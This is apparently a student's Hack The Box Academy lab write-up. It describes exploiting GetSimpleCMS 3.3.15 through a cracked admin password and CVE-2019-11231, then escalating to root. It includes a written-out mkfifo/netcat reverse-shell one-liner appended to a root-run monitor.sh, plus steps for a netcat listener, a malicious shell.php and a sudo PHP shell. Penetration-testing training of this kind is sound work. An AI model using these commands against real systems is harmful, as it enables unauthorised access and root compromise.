
- Start netcat listening on port 13377
- Use Curl to execute our malicious shell.php script.




c. **Escalate privileges and submit the root.txt flag.**

- Used the Linux Enumeration script(LinEnum.sh) to perform privilege escalation checks.
- Identified I could run the **monitor.sh** file as root. I also have writing permissions on it. We can append the malicious script below to it that'll provide a reverse shell connection.

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 8443 >/tmp/f' | tee -a monitor.sh
```





- Catch the root shell on the netcat listener.



Knowledge Check


a. **Spawn the target, gain a foothold and submit the contents of the user.txt flag.**
   - Identified GetSimpleCMS running on port 80 from basic scanning.
   - Discovered a username and a password hash through directory and file enumeration.
   - Cracked the password with hashcat, password=**admin.**






The site runs GetSimple version 3.3.15, which, from my research, I discovered is vulnerable to arbitrary file upload(CVE-2019-11231). The vulnerability exists in the admin/theme-edit.php, a functionality that allows editing and customizing the available themes.

- Downloaded a public exploit and used it against the target. https://www.exploit-db.com/exploits/51475




b. After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.

- Enumerate sudo privileges
- We can execute php with sudo privileges
- Craft a payload to spawn a shell using PHP



3. MODULE COMPLETION

https://academy.hackthebox.com/achievement/144829/77



4. CONCLUSION

The assignment was very engaging and challenging. Its challenging nature improved my problem-solving skills. I learnt how to use NMAP to scan networks/targets and identify services running on them. I also learnt how to enumerate web services and discover private files/directories not known before. Additionally, I learnt how to research for vulnerabilities existing within a service version and exploit it using public available exploits. Lastly, I learnt how to escalate privileges to a more powerful user in the system.